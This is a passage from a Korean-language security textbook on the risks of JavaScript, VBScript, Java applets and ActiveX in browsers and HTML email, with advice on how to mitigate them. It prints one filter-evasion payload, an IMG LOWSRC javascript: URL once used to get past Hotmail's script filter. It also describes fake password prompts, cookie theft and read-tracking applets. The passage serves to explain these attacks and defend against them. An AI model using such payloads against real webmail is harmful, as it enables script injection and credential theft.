이전 판본의 JavaScript는 그 어떤 주위환경속에서도 사용자파일들에로의 접근을 허용하지 않았다. 하지만 NetScape 4.0과 그이후 판본들, JavaScript는 하드구동기에 보관하는것과 같은 사용자들로부터의 보충적인 특권들을 요구할수 있다. 만일 사용자가 그 사람을 증명서수표자(signer of certificate)로 신임할수 있다고 느끼면 그에게 특별히 금지된 자원들에로 스크립트접근을 할수 있도록 승인하는 선택을 할수 있다.

JavaScript는 대단히 보안적이다. 하지만 지난 시기의 문제거리들은 NetScape와 Microsoft에 의한 JavaScript의 실현에 의하여 발생하였다. 여기에 일련의 문서화된 JavaScript를 리용한 실례들이 있는데 이것들은 안전한 전자우편을 보내고 디스크로부터 자료파일들을 올리적재한다. 모든것과 마찬가지로 이 제품들의 완성은 많은 구멍들을 제거하였다.

여기에 주목하여야 하는 한가지 다른 보안관련항목이 있다. NetScape에서 JavaScript 1.3은 접속기(plug-in)들과 호상작용할수 있는 능력을 가진다. 접속기는 ShockWave유희프로그람과 같이 열람기의 기능을 증가시키는 작은 프로그람이다. JavaScript는 실제적으로 임의의 접속기에 대한 참조를 얻을수 있으므로 그 접속기의 방법들과 속성들을 계속 호출할수 있다.

2) 보안문제

많은 JavaScript구멍들은 그리 엄중한것은 아니지만 일반적으로 사용자의 개인비밀(privacy)을 침해하는것들을 포함한다. 앞에서 취급한것처럼 JavaScript를 위한 모형은 매우 보안적이다. 그러나 지난 시기에는 실현이 항상 완전치 못하였으므로 사람들은 보안을 회피하게 하는 구멍들을 늘 찾군 하였다.

열람기와 관련한 문제거리들을 일으키는 많은 구멍들이 이미 메꾸어 졌다. JavaScript와 함께 나타나는 기본약점은 그것이 Web페지로부터 자료를 읽을수 있는 능력을 가진다는것이다. 이것은 PortableOffice.com과 같은 Web관련전자우편봉사들에 문제거리들을 발생시킬수 있다. 어떤 사람이 우리한테로 어떤 JavaScript코드를 가진 전자우편을 보낸다고 하자. 전자우편을 보자마자 문서내에 있는 무슨 다른것을 읽는것, 또 어떤 다른 사람에게 우편을 보내는것 혹은 자기 우편을 읽는것과 같은 여러가지 감시하는 활동들이 생긴다. 프레임(frame)들을 리용하면 그것은 프레임밖에서 계속 실행되지만 프레임내에 있는 정보를 보는듯 한데 이것은 Web관련등록자리에 있는 전자우편일수 있다.

이 문제거리는 처음으로 Hotmail(이전시기에는 Rocket Mail이라고 부름)에 의하여 밝혀 졌다. Hotmail은 자기들의 싸이트에로 보낸 임의의 JavaScript를 중화시켜 이 위협들과 싸우려고 시도하였다. 프로그람작성견지에서 보면 봉사기는 전자우편통보문들을 차단하며 임의의 JavaScript코드를 지운다.

지어 Hotmail이 이 보안려파기(security filter)를 리용한후에도 일부 용맹한 해커들은 이 메꿔 진 구멍주변에서 해킹방법을 찾아 냈다. 비록 JavaScript를 쓸모 없게 만드는 작용을 지원하였다고는 하지만 그들은 JavaScript코드를 전자우편통보문에서 실행할수 있게 하는 방법을 찾았다. 이 채용은 Internet Explorer 5와 NetScape Communicator 4에서 둘 다 동작한다. 해커들은 JavaScript지령들이 어떤 허상이라고 잘못 생각되게끔 열람기를 속여 넘길수 있을것이라는것을 체득하였다. 그들은 JavaScript뒤

여나오기(pop-up)창문을 간절히 바라는 HTML코드에 다음의 행을 삽입하였다.

```
<IMG LOWSRC= "javascript:alert('JavaScript message')">
```

이것은 Hotmail로 하여금 제도판우에서의 준비에로 되돌아 가게 하였고 JavaScript 려파기를 다시 설계하게 하였다. 이제 우리는 통보문의 원천코드를 볼 때 그것이 변환되였다는것을 발견할것이다. 즉

```
<IMG.lowsrc=" javascript:Filtered( )" >
```

3) 접속기지령의 채용

이미 설명한것처럼 Netscape는 선진적인 기능들을 보충하기 위하여 접속기들을 리용한다. JavaScript는 삽입프로그람과 통신할수 있는 가능성과 접속기메쏘드들을 호출할수 있는 능력을 가진다. 만일 여러가지 이 메쏘드들을 리용하여 작성된 프로그람이나 파일들을 읽을수 있게 하였다면 이것은 주요한 보안위험을 만들것이다.

실례로 Shockwave접속기가 파일들을 디스크로부터 읽도록 승인하였다고 가정하자. 해커는 JavaScript로부터 쉽게 호출되는 이 메쏘드를 역시 파일들을 디스크로부터 호출하는데 리용할것이다. 이것을 등에업고나르기기능(piggybacking functionality)이라고 부른다. 우리가 알고 있기에는 이 형태의 공격이 아직 채용되지 않았다.

4) Web관련전자우편공격

JavaScript의 가장 심중한 피해결과는 Web관련우편봉사를 할 때 온다. 사용자가 Web관련전자우편통보문을 열 때 JavaScript를 실행하는것은 JavaScript코드가 화면에 현시하는것을 본질적으로 계승할수 있게 한다. 이것은 사용자들로 하여금 마치 표준 Hotmail체계에서 일하고 있는것처럼 생각하도록 완전히 속여 넘길것이다. 이것은 사실 사용자들이 하고 있는 모든것이 제대로 조작되고 있으며 인터네트에 있는 봉사기에로 거꾸로 보내진것처럼 보이게 한다.

실례를 들자. 우리가 PortableOffice.com와 같은 Web관련전자우편봉사에 매몰된 JavaScript를 가진 통보문을 연다고 생각하자. 전자우편안의 코드는 Portable-Office.com이 통과암호를 다시 묻는다고 생각하도록 꾸며 낸 가입등록화면을 쉽게 현시할것이다. 만일 속히웠다면 그것이 정상이라고 생각하고 자기의 정보를 넣을것이며 하여 무엇이 일어 났는지 알지도 못한채 자기의 전자우편통과암호를 도적 맞힌다. Web페지날조를 리용하여 JavaScript가 사용자의 통보문들을 역시 읽게 할수 있으며 사용자이름을 가지고 통보문들을 보내게 할수도 있고 다른 해독작용도 할수 있다. 또한 현재 Web페지로부터 cookie를 얻게 할수 있는데 이것은 어떤 정보가 Cookie에 기억되는가에 따라 위험할수 있다.

많은 열람기관련전자우편봉사들은 이와 같은 공격들을 막기 위하여 고의적으로 모든 JavaScript를 무효(비사용)로 만든다.

5) 사회공학

사회공학(Social Engineering)은 해커가 통과암호와 같은 정보를 훔치는데 리용할 수 있는 다른 전술이다. 이 위협을 기술적인 관점에서 쓸모 없게 만들기는 대단히 어렵다. 해커의 목적은 이 경우에 그 어떤 사람의 부하로서의 자격을 얻는것이다. 해커는 여러가지 방법으로 이것을 할수 있는데 보통 큰 회사나 지어 당신이 일하는 회사에 속한체 한다. 해커는 외딴 곳에 회사등록(logo)을 가진 전자우편을 보내서 이것을 하기때문에 그 어떤 사람이 사용자의 통과암호를 《검증》할 필요가 있게끔 만든다. 또 다른 전술은 통과암호요구가 콤퓨터로부터 온것처럼 함으로써 사용자의 신용을 얻는것이다. JavaScript는 시간지연기의 역을 놀수 있는데 그러므로 10초 지나서 혹은 그렇게 한후에(만일 전자우편이 그만큼 오래 화면에 남아 있다면) 통보문이 튀여 나올것이다. 통보문은 Windows NT가 통과암호를 묻도록 요구하는것처럼 임의의 의사를 나타낼수 있다. 그림 3-6에서 볼수 있는것처럼 통보문을 믿을만하다고는 볼수 없다. 창문의 제목띠는 《Explorer User Prompt》라고 말하고 있는데 창문이 너무 넓다. 만일 통보문이 지속되고 튀여 나온채로 그냥 있으면 일부 사용자들은 그에 대한 탁상방조를 호출하기 보다는 그것을 쫓아 버리려고 창문안에 있는 단추를 누를것이다.

그림 3-6. JavaScript에서의 대화칸

6) JavaScript보안위험을 낮추기

관리자들이 자기들의 사용자들을 손상으로부터 보호하기 위하여 취하는 예방책은 우선 제일 먼저 사용자들에게 최근쏘프트웨어들이 있는가 또 그들이 모든 구멍을 메꿨는가를 알아 보는것이다. 이 소제목에서 설명한것처럼 JavaScript와 관련한 가장 많은 구멍들은 열람기작성자들속에서 스크립트작성언어를 사용하는것과 련관되여 있다.

만일 그들이 Web관련우편물을 리용한다면 관리자들은 사용자들이 잠재적인 보안위협들을 려과해 버리는 봉사에 가입하고 있는가를 알아 봐야 한다. Hotmail 등은 임의의 JavaScript들을 보기전에 들어 오는 통보문으로부터 지워 버린다. 즉 다른 Web관련전자우편제공자들은 보안위협들에 대해 보다 무심히 대하므로 그들은 스크립트작성의 려과를 제공할수 없다. 보다 합리적인 단계는 그들이 JavaScript를 사용하지 못하게 만들수 있다는것이다. 역시 JavaScript가 달릴 때마다 사용자에게 문의하게 하는 프로그람에 관한 선택권이 있는데 그 설정으로 하여 사용자들은 많은 회수의 재촉을 받을수 있다. Netscape만은 사용자들이 열람기에 대하여서도 또 우편에 대하여서도 JavaScript를 쓸수 없게 하고 있다.

3. VBScript

HTML문서들에서 리용할수 있는 그밖의 다른 매몰스크립트작성언어는 Microsoft VBScript이다. VBScript는 Visual Basic for Scripting Edition의 략어이다. 이름이 보여 준것처럼 언어의 문장론은 JavaScript가 Java를 닮은것과 꼭같이 Visual Basic와 매우 류사하다고 볼수 있다. VBScript는 Web페지와의 호상작용에 관해서 JavaScript와 거의 같은 기능을 제공한다. 주요한 차이는 VBScript가 사용자가 설치한 ActiveX조종체들과 호상작용할수 있다는것이다.

VBScript는 오직 Microsoft Internet Explorer와 Outlook와만 동작하므로 그것은 JavaScript와 같이 Web페지들에서 거의 대중적이 못된다. Netscape Messenger나 Navigator와 동작하는 VBScript를 얻는 유일한 방법은 ScriptActive와 같은 Netscape를 위한 접속기를 내리적재하는것이다. 이것은 많은 사용자들이 그것을 알아 보지 못하도록 혹은 그것을 괴롭히지 않도록 피하게 하는 례외적인 걸음이다. 그러나 Internet Explorer는 모든 Windows체계들에 포함되여 있기때문에 Netscape가 가지고 있는것보다 더 큰 설치지원기지를 제공한다. Microsoft에 따르면 Internet Explorer는 대략 90%의 인터네트사용자들에 의해 리용되고 있다. 따라서 일부 단체들은 Netscape사용자들을 잃어 버린다고 해도 크게 문제로 될것은 없다.

1) VBScript보안개괄

VBScript는 열람기들과 HTML전자우편통보문들에서 안전하게 달리도록 Microsoft회사에 의하여 설계되였다. 이 응용프로그람들의 설계자들이 자기들의 응용프로그람들에 고유하게 스크립트작성언어를 취급하는 한 리론적으로 여기에 아무런 문제거리들이 있어서는 안된다. 표준적인 Visual Basic는 디스크연산들을 수행하는 메쏘드들을 가지고 있지만 VBScript에서는 모든 잠재적인 불안전연산들이 언어에서 삭제되고 있다. VBScript에서 찾을수 없는 일반적으로 사용하고 있는 Visual Basic연산들을 렬거하면 다음과 같다.

- 파일입출구(File I/O)
- 동적자료교환(DDE:Dynamic Data Exchange)
- 객체일반화(Object instantiation)
- 직접자료기지호출(DAO:Direct Database Access)
- DLL코드의 실행

VBScript는 일단 사용자가 Microsoft Outlook나 Outlook Express에서 전자우편물을 열기만 하면 자동적으로 실행된다. VBScript자체는 기본적으로 HTML문서에 있는 자료에 접근하는것으로 제한된다. 이것은 ActiveX조종체를 포함하며 그다지 크지 않지만 많은 해킹가능성들을 열어 놓는다.

2) VBScript보안문제

VBScript는 설치될수 있는 ActiveX조종체들의 지배권을 쥘수 있기때문에 그와 련결된 약점들이 생길수 있다. 류사한 현상이 Jscript와 Microsoft의 변경된 판본의

JavaScript들에서 나타난다. Microsoft는 JavaScript도 마찬가지로 ActiveX조종체들과 호상작용시킬것을 원했다. 결국 그들은 앞으로 계속 전진했고 자기들의 판본을 갱신시켰다. 그러나 유감이지만 그것들의 변종들은 매우 불안전할수 있다.

우리는 삭제된 위험한 Visual Basic지령들이 앞으로 생길수 있는 임의의 보안문제거리들을 완전히 묻어 버렸다고 생각할수 있다. 이것은 VBScript 그자체에서는 옳지만 앞에서 설명한것처럼 VBScript는 대신 ActiveX부분품들을 호출할수 있다. 이것은 지령이나 다른 형식으로 제한된 스크립트작성언어를 가지고 무엇이나 거의 제한없이 할수 있는 가능성이 있다는것을 보여 준다.

소거된 위험한 이 지령연산들에 의해 닫겨 진 매문(door)은 만일 고유한 ActiveX조종체가 체계에 있다면 곧 열려 질수 있다.

해커는 자체로 찾을수 있는 임의의 ActiveX조종체에 대한 제한 없는 사용을 가지고 있는 한 VBScript와 함께 많은것들을 할수 있다. 다행히도 가장 최근판본의 Outlook Express는 우리가 인차 보게 되는 안전조종체들과 불안전조종체들사이를 구별한다.

역시 VBScript는 사회적공학적형태의 해킹에 리용될수 있다. 이것은 그림 3-7에서 보여 준 대화칸을 현시할수 있으며 사용자에게 정보입력을 요구할수 있다. 여기에 다양한 형태의 사회적공학과 련결된 꼭 같은 위험들이 있다. 이것은 무엇인가 입력시킬 때까지 오래 지속하면서 도망치지 않고 사용자가 통과암호를 넣도록 시간을 질질 끌수 있다. 다행히도 제목띠는 VBScript에 속한것처럼 대화칸을 보여 주고 있는데 이것은 《가장 진정한》 사용자들만을 잡을것이다.

그림 3-7. VBScript대화칸

실제로 문제거리들은 VBScript가 ActiveX조종체들과 호상작용할 때 일어 난다. 현재 있는 일부 ActiveX조종체들은 디스크파일들에 접근하는것과 같은 완전히 보안되지 않은 지령들을 가지고 있다. 만일 VBScript작성자가 Web페지나 전자우편통보문에서 비법적인것들을 하려고 한다면 ActiveX조종체에 대응하는 유일한 CLASSID의 수자를 조사해야 할 필요가 있다. 일단 해커가 리용하려는 조종체를 찾으면 VBScript코드는 그 조종체의 기능에로 긴급히 접근할것이다. 더우기 취급한것처럼 어떤 조종체들은 자기 사용자들의 체계에서 바라지 않는 불필요한 연산들을 할수 있는 가능성을 준다. 그밖에 Adobe Acrobat와 같이 거의 모든 열람기사용자가 설치하는 대중적인 많은 조종체들이 있다. 해커는 Acrobat의 대중성으로 하여 목적의식적으로 그 어떤 사람이 이 조종체와 호상작용할수 있다는것을 확신할수 있다.

3) VBScript보안대책

사용자들이 자기들의 체계들에 VBScript공격들을 쉽게 받을수 있는 어떤 조종체들

이 존재하는가를 정확히 안다는것은 힘든 일이다. Microsoft는 어떤 ActiveX조종체들이 설치되였는가를 추적하는 좋은 방법이 없다는것을 이미 밝혔다.

일단 사용자들이 자기들의 체계에 나쁜 조종체가 있다는것을 밝혀 냈다면 무엇을 하겠는가? 첫째로, 그들은 자기들의 조종체의 판본을 올려야 한다. 실례로 Adobe는 Web싸이트에서 리용할수 있는 자기의 Acrobat Reader와 관련한 문제거리를 인정하고 덧대기를 진행하였다.

자기들이 가지고 있는 모든 쏘프트웨어들의 판본을 올리는것은 보안덧대기를 위한 사용자들의 가장 좋은 선택기회이다. Microsoft는 Outlook Express/Internet Explorer의 위험들을 낮추기 위하여 지금도 계속 노력하고 있다. 이전 소제목에서 설명된것처럼 ActiveX조종체들은 이제는 스크립트작성을 위한 안전(safe) 혹은 불안전(unsafe)조종체로 표식을 달수 있다. Microsoft의 가장 최근판본의 Outlook Express와 Internet Explorer는 설정들을 전용화(customize)할수 있게 하였기때문에 사용자들은 불안전이라고 표식이 붙은 ActiveX조종체들에 접근하는 스크립트작성언어들을 승인하지 않도록 선택을 할수 있다.

또한 이것들은 스크립트를 완전히 허용 안하는 극단적인 설정도 할수 있다. 이것은 자기 고객들의 경험쌓기를 위해 창조하는 Web페지들과 전자우편내용물의 기능을 크게 떨구게 한다. 또 다른 선택권은 감정을 사게 한 쏘프트웨어를 완전히 없애 버리는것인데 이것으로 모든 조종체들을 완전히 깨끗히 설치해제시키지는 못할것이다.

4. JavaApplets

JavaApplet(Java애플레트)들은 HTML페지에서 임의의 자료도 볼수 없는데 왜냐하면 Java애플레트가 자기들이 무엇이든 할수 있는 모든것을 모래통(SandBox)에 의하여 제한 받기때문이다. 이것은 Java애플레트가 자기들이 보여 주려는 HTML문서에 있는 임의것에 대한 정보를 전혀 얻을수 없다는것을 의미한다.

모든 Java코드는 바이트코드(byte-code)를 번역하는 실행가능한 프로그람인 가상기계(virtual machine)에서 실행된다. 프로그람작성자가 Java원천코드를 번역하기 위해 Java콤파일러(혹은 javac)를 리용할 때 콤파일러는 바이트코드를 만들어 내는데 이것은 콤파일된 기계코드(machine code)와 차이난다. 대비적으로 C콤파일러는 조작체계 혹은 소자준위(chip level)에서 제대로 달리는 기계코드를 만들지만 바이트코드는 오직 가상기계에 의해서만 번역될수 있다. 본질상 가상기계는 Java바이트코드를 번역하며 PC에서 그것을 달리게 하는 실행가능한 프로그람이다.

사용자가 애플레트를 가진 Web페지를 열람할 때 그것은 Java애플레트를 실행하기 시작하는 열람기의 가상기계이다. 거기에는 Macintosh, Linux 그리고 Windows와 같은 많은 다른 체계들을 위한 코드를 실행할수 있는 모의기들이 있다. Windows기대에서 달리는 같은 코드는 리론적으로 Macintosh기대에서 틀림없이 잘 달린다. Java가상기계(JVM:Java Vitual Machine)는 Java바이트코드가 다양한 조작체계들에서 달릴수 있는 모의기와 류사하다. 즉 JavaVM을 Java모의기로 생각하면 된다.

이 바이트코드는 조작체계와 직접 접속하지 않는다. 바이트코드는 OS에로 직접 임의의 연산들을 진행하기전에 VM을 통해 려파되여야 한다. 코드가 가상기계를 통해 달리기때문에 코드가 다른 환경하에서도 동작하도록 제한하여 배치할수 있다. 보통 Java

프로그람은 국부기대를 달릴 때 마음대로 하드구동기를 읽고 쓸수 있는 능력을 가지며 망에서 그것이 접속할수 있는 임의의 콤퓨터에 정보를 보내며 받을수 있는 능력을 가진다. 그러나 코드가 애플레트로서 프로그람화되면 그것이 동작할수 있는데는 보다 제한된다.

애플레트들은 정상적으로 국부하드구동기를 읽거나 자료를 쓸수 없다(그것들이 더 높은 특권준위들을 요구함이 없이는 할수 없다). 이것은 리론상 사용자가 그 어떤 사람의 체계에 있는 애플레트들을 달려도 손상된 자료를 가지는데로부터 완전히 안전하다는 것을 의미한다. 애플레트들은 역시 애플레트를 보내온 봉사기를 제외하고 임의의 다른 망자원과 통신할수 없다. 이것은 내부망에 있는 임의것에 접속하며 비법적인것들을 수행하게 하려는데로부터 애플레트를 보호한다.

1) 애플레트에 추가적인 접근을 주기

애플레트가 사용자의 국부하드구동기에 일부 자료를 보관할 필요가 있을수 있다. 즉 실례로 사용자가 어떤 다른 사람에게 보내려고 하는 한편의 시를 자동적으로 발생시키기 위해 바로 애플레트를 리용한다면 그런 상태가 생긴다. Java애플레트는 애플레트가 떠나버린 URL의 바깥에서 또 다른 소케트에 접속하기 위한 허락을 문의할수 있다.

보안신용모형(security trust Model)을 리용하여 애플레트는 체계자원들에로 보충적인 접근을 요구하며 증명서를 현시할수 있다(그림 3-8). 증명서는 VeriSign과 같은 권한을 가지며 RSA보안은 당신이 말하는 프로그람작성자가 바로 당신이라는것을 검증하고 당신의 싸이트로부터 보내온 코드가 변화되지 않았다는것을 검증할것이다.

만일 사용자가 수자증명서를 리용하는 애플레트를 보낸다면 몇가지 일들이 생길수 있다. Internet Explorer나 Netscape Navigator와 같은 열람기내에서 사용자는 알맞게 현시된 증명서를 볼수 있을것이다. 또한 이것은 Hotmail과 같은 Web관련전자우편봉사들을 목표로 한다. 그러나 전자우편용의뢰기쏘프트웨어는 조금 다르다. Netscape Messenger는 조심성 있는 취급방법을 취하며 보다 많은 허락(permission)을 청하는 임의의 애플레트달리기를 거절한다. 우리의 체계에서는 만일 전자우편이 이 양상으로 보충적인 허락을 요구하면 Outlook Express는 좀 불안정해 지거나 지어 파괴된다.

그림 3-8. 보충적인 접근을 요구하는 애플레트

2) Java와 관련된 보안문제

대체로 Java애플레트들은 체계자료에 아무러한 심한 손상도 주지 못하면서 지나치게 많이 기웃거리며 돌아 다닌다. 우선 Microsoft와 Netscape에 의한 JVM의 실현에는 몇개의 구멍들이 있다. 그러나 열매가 무르익듯이 그것들은 더욱 세련되고 있다. 여기에 최근 2000년 8월에 발견된 구멍들이 있다. 만일 가장 최근의 자료에 흥미를 가지면 http://java.sun.com/security/에 있는 Sun회사의 Java Security싸이트를 방문하시오. 구멍들은 대체로 보안덧대기되였으나 여전히 비법적해커들에게 리용될수 있는 일부 구멍들이 있다. 그러면 이것들의 일부를 살펴 보자.

(1) 배경스레드

애플레트들은 배경(Background)에서 확고히 달리는 스레드들을 만드는 능력이 있다. 스레드(Thread)는 다른 코드블로크들과 함께 동시에 실행될수 있는 코드블로크이다. 사용자가 전자우편이나 하나의 열람기창문을 닫고 나온후에라도 스레드들은 달리기를 유지할수 있다. 이 스레드가 무엇을 하고 있는가에 따라 사용자를 성가시게 굴수 있다. 어떤 성가신 스레드들은 음악을 반복하게 하고 감정을 산 전자우편물의 닫기를 계속하게 한다. 악질스레드를 죽이는 유일한 방법은 모든 열람기창문들을 완전히 닫아 버리거나 전자우편프로그람을 완전히 끌내는것이다.

애플레트들은 역시 고의적이든 아니든 나쁜 프로그람작성을 통해 많은 기억기와 CPU능력을 리용할수 있다. 보통 이것들은 어떤 종류의 계산을 항상 수행하거나 기억기루설을 가져 오는 많은 스레드들을 만듦으로써 수행된다. 만일 스레드들을 너무 많이 리용하면 체계를 느리게 동작시키거나 지어 체계를 파괴할수 있다. 이 형태의 애플레트를 작성하기는 대단히 쉬우며 따라서 체계를 꺼버리는데서 매우 효과적이다.

(2) 주봉사기와 접속

우리가 학습한것처럼 애플레트는 자기가 기원을 둔 봉사기를 제외하고 인터네트에 있는 다른 봉사기들과 접속할수 없다. 만일 우리가 Span우편을 보낸다면 수납자의 전자우편주소가 여전히 활동한다는것을 검증하는 애플레트를 리용할수 있다. 수납자가 전자우편을 열자마자 애플레트는 인터네트에 그가 가지고 있는 초기봉사기와 접속할수 있으며 그 어떤 사람이 전자우편을 읽는것을 보고한다. 지어 그것이 열려 졌을 때를 보고할수 있으며 가능한껏 수납자가 그것을 얼마동안 열고 있는가까지 보고할수 있다. 이것은 직접 체계에 손상은 주지 않지만 개인비밀의 침해로 된다.

3) Java보안예방책

애플레트가 얻을수 있는 유일한 정보쪼각들은 사용자의 사건현장(조작체계를 위한 나라를 설정), 애플레트의 크기 그리고 IP주소정보이다. 애플레트들을 위한 보안모형은 아주 잘되여 있으므로 일반적으로 애플레트에 의해 일어 날수 있는 심한 손상은 없다.

사용자가 인터네트보안을 위한 기정설정들을 유지하는 한 사용자가 보잘것 없는 공격들을 막기 위하여 할수 있는 일은 많지 않다. 보안의식이 있는 사용자들이 할수 있는 첫번째 일은 가장 최근판본의 Internet Explorer와 Netscape의 리용이다. 만일 사용자

들이 자기들의 체계배경에서 례외적인 어떤것이 움직인다고 의심하면 실제로 신용하지 않는 임의의 전자우편을 지울수 있으며 우편프로그람을 끌낼수 있다. 이것은 배경에서 달리는 임의의 Java스레드들을 멈출것이다.

만일 사용자들이 보안을 대단히 의심하면 그들은 가장 안전한 경로를 밟을수 있으며 Java을 완전히 무효화시킬수 있을것이다.

이것은 역시 Netscape열람기를 위한 Java를 사용하지 못하게 만들것이다 (여기서 오직 우편내에서만 그것을 무효화시키는 설정은 없다). Java를 리용하지 못하는 사용자의 인터네트실천실기는 프로그람이 하려고 의도하는것처럼 그렇게 훌륭하게는 되지 못할것이다.

5. ActiveX조종체

매몰Java애플레트들에 대한 Microsoft의 대답은 ActiveX이다. ActiveX조종체들은 사용자관점에서 볼 때 Java애플레트들과 비슷하게 보일수 있으나 보안모형은 매우 차이난다. 또한 Java가 Windows, Linux 그리고 Macintosh를 비롯한 임의의 가상적인 조작체계에서 달릴수 있다는데 비추어 보면 ActiveX부분품들은 콤파일된 2진물형태로 배포되므로 그것들은 오직 자기들이 프로그람화된 조작체계에서만 동작할수 있다. 실천적으로 이것은 그것들이 오직 Microsoft Windows조건에서만 달린다는 담보가 선다는것을 의미한다. 이 리유로 하여 ActiveX는 Web페지내용물을 프로그람화하는데서 매우 보편적이 못된다. 왜냐하면 인터네트를 리용하면 대단히 넓은 령역의 PC들에서 그것이 동작하지 않기때문이다.

ActiveX는 초기에는 오직 Internet Explorer와 Outlook Express와만 동작하였다. 역시 그것은 Eudora와 함께 동작할것이다. 왜냐하면 Eudora는 Internet Explorer와 꼭 같은 HTML내용물을 보기 위한 코드를 이제는 공유하고 있기때문이다. 그러나 ActiveX접속기가 열람기를 위해 설치되지 않고서는 Netscape Navigator나 Nerscape Messenger와 동작하지 않을것이다.

Java애플레트들은 사용자체계에 설치되지 않으며 따라서 일단 사용자가 Web페지를 떠나기만 하면 애플레트는 체계로부터 사라질것이다. 이것은 제한된 시간동안 고속완충기(캐쉬)등록부에 머무를수 있다. 그러나 ActiveX부분품들은 림시로 혹은 흔히 영구히 설치될수 있다. 한가지 가장 보편적인 ActiveX부분품이 Macromedia의 Shockwave놀이자이다. 그것은 일단 설치되면 사용자의 하드구동기에서 그것을 선택하여 지울 때까지는 남아 있는다.

1) ActiveX보안개괄

ActiveX는 자기의 보안실현에서 전적으로 인증증명서(authetication certificate)들을 믿는데 이것은 보안모형이 전적으로 사람의 판단력을 믿는다는것을 의미한다. 이 모형을 가지고 사용자는 거의 100%로 ActiveX조종체가 증명서에서 서술하는 존재물(entity)로부터 오고 있다는것을 확신할수 있다.

수자위조물(digital forgery)을 막기 위하여 증명서에 등록된 사람이나 회사가 합법적이라는것을 확인하는 인증코드공정과 결합된 수표권한이 리용되고 있다. Java애플레트를 가지고 수표하기때문에 VeriSign은 수표하는 회사로서 행동할수 있다.

이 형태의 보안과 함께 사용자는 조종체가 합리적인 인증이라는것을 안다. 따라서

Adobe나 IBM에 인증을 요구하는 사람은 옳지 않다. 그 어떤 사람은 역시 그것이 당신 코드의 어떤 변종이 아니라는것을 상대적으로 확신할수 있다(당신의 Web싸이트에 끼여들지 않았거나 당신의 비공개열쇠가 손상 받지 않고서는 이렇게 말할수 있다). 한편 위조물의 모든 가능성들을 다 피할수 없기때문에 결합은 매우 효과적이다. 즉 고객한테 상점으로부터 《수축포장된》 쏘프트웨어를 사는것으로써 같은 준위의 믿음성을 얻을수 있다고 적극 고무추동하는것이 좋다. 이것은 역시 운반물이 로정에서 변화되지 않았다는것을 믿으면 내리적재물에 흠이 없음을 검사하는 수단으로써 리용할수 있다.

Internet Explorer는 그것의 유효성을 믿기 위한 수자서명들을 검사할것이며 다음 어떤 사람이 ActiveX조종체를 설치할것을 바라는가를 사용자에게 문의하는 인증증명서를 현시할것이다. 이 시점에서 사용자는 두가지 선택권을 가진다. 즉 프로그람을 접수하여 그것을 사용자의 PC에 완전접근시키든지 아니면 그것을 완전히 물리치는 선택권을 가진다.

또한 여기에 설계된 ActiveX조종체들이 있다. 이 조종체들을 만든 작성자들은 그들이 자기들이 말하는 그 사람들이라는것을 검증하는 수자서명에 참가하는것을 달가와 하지 않는다. 수표 안된 조종체들을 받아 들이는 사용자의 불안은 만일 조종체가 사용자의 콤퓨터에서 어떤 나쁜짓을 한다면 어떤 사람한테 책임이 있는지를 알지 못할것이라는것이다. 당신의 코드를 수표하지 않음으로 해서 당신 프로그람은 일련의 원인으로 하여 책임을 회피하려고 생각하는 고객들한테서 아마 배척 받게 될것이다.

Microsoft Internet Explorer의 기정설정은 실제적으로 수표 안된 임의의 ActiveX조종체들을 완전히 물리치는것이다. 이것은 만일 ActiveX조종체가 수표 안된것이면 어떤 사람이 그것의 설치를 바라는가를 사용자에게 지어 문의조차 하지 않을것이라는것을 의미한다. 이것은 좋은 기정설정인데 많은 사람들은 그것들에 대하여 읽어 보지도 않고 대화칸들을 닫아 버린다.

만일 어떤 사람이 당신에게 수표 안된 ActiveX조종체를 가진 전자우편을 보냈다면 Outlook Express는 그것을 기정으로서 무시할것이다.

두개의 스크립트작성언어들인 VBScript와 Jscript는 ActiveX조종체의 함수들을 호출할수 있다. 이것들을 앞에서 이미 론의하였다. 보다 새로운 Outlook Express판본들과 Internet Explorer(4.X와 5.X)에서 Microsoft는 ActiveX조종체에 스크립트작성을 위한 안전 혹은 불안전표식을 달게 하는 보안모형을 취급하였다. 만일 우리가 ActiveX조종체를 잠재적으로 비법적인 활동(하드구동기를 읽거나 쓰는것과 같은)들을 할수 있게 하는 메쏘드들을 가지고 개발한다면 ActiveX조종체에 스크립트작성을 위한 《불안전》 조종체라는 표식을 달수 있다.

이것은 리론상 안전조종체들만 스크립트작성언어들에 접근할수 있게 할것이다. 이 보안모형에는 여전히 몇가지 주되는 약점들이 있는데 이제 이에 대해 고찰한다.

2) ActiveX와 관련된 보안문제

ActiveX보안모형은 사용자들이 어떤 프로그람들은 받아 들이고 어떤 프로그람들은 물리쳐야 하는가에 대한 정확한 결심을 내릴것을 바란다. 이것은 사용자들이 인증증명서에 서명을 한 사람이나 회사를 어쨌든 신용한다는것을 암시한다. 사용자들은 당신이 이 결심을 내리는데 대해 충분히 알고 있는가?

사용자들이 꼭 봐야 하는 어떤 허울 좋은 프로그람이 있을 때 그들한테는 실제로 위

험이 온다. 만일 마지막 5개 ActiveX조종체가 모두 깨끗하다면 여섯번째 조종체도 역시 깨끗할것이라고 생각하는것은 당연한 리치이다. 지어 비법적이 아닌 ActiveX프로그람들이라고 해도 자기들의 보안모형이 건전하지 못하면 거꾸로 해독작용을 할수 있는 잠재력을 가진다. 실례로 Shockwave놀이자(유희프로그람)는 사람들에게 다매체내용물을 코드화하게 한다. 만일 Shockwave놀이자가 프로그람화된 내용물에 하드구동기에 있는 파일들을 보게 한다면(우리는 그것을 한다고 생각지 않는다.) Shockwave조종체를 리용하여 내용물을 만드는 임의의 사람은 역시 그 파일들을 볼수 있을것이다.

아마 보건대 ActiveX보안모형의 최대약점은 임의의 조종체가 콤퓨터에서 포착하기 힘든 미묘한 작용들을 할수 있으므로 사용자에게도 그것을 알아 내는 재간이 없다는 그것일것이다.

인터네트에 있는 봉사기에로 콤퓨터에 있는 믿음성 있는 환경설치정보를 말없이 전송한 조종체를 데리고 가버리는것은 대단히 쉬울것이다.

한편 이 형태의 위반들은 법적으로 의심스러운 죄들인데도 시장거래조사의 명목으로 회사들에 의해 리용될수 있다.

기술적으로 ActiveX보안실현에서 보고된 보안구멍들은 없다. 다시말하여 ActiveX조종체들을 사용자의 허락을 우선적으로 문의함이 없이 설치하는 방법을 지금까지 찾은 것은 없다. 하지만 보안구멍들은 개발자가 ActiveX조종체를 의도에 맞지 않게 만들거나 실현하면 생길수 있다. 보안구멍들을 가진 조종체들을 우연트로이목마(accidential Trojan Horses)라고 부른다. 오늘까지 해커들에 의해 채용 당한 검출된 많은 우연트로이목마들이 있다.

3) 미리 설치된 ActiveX조종체

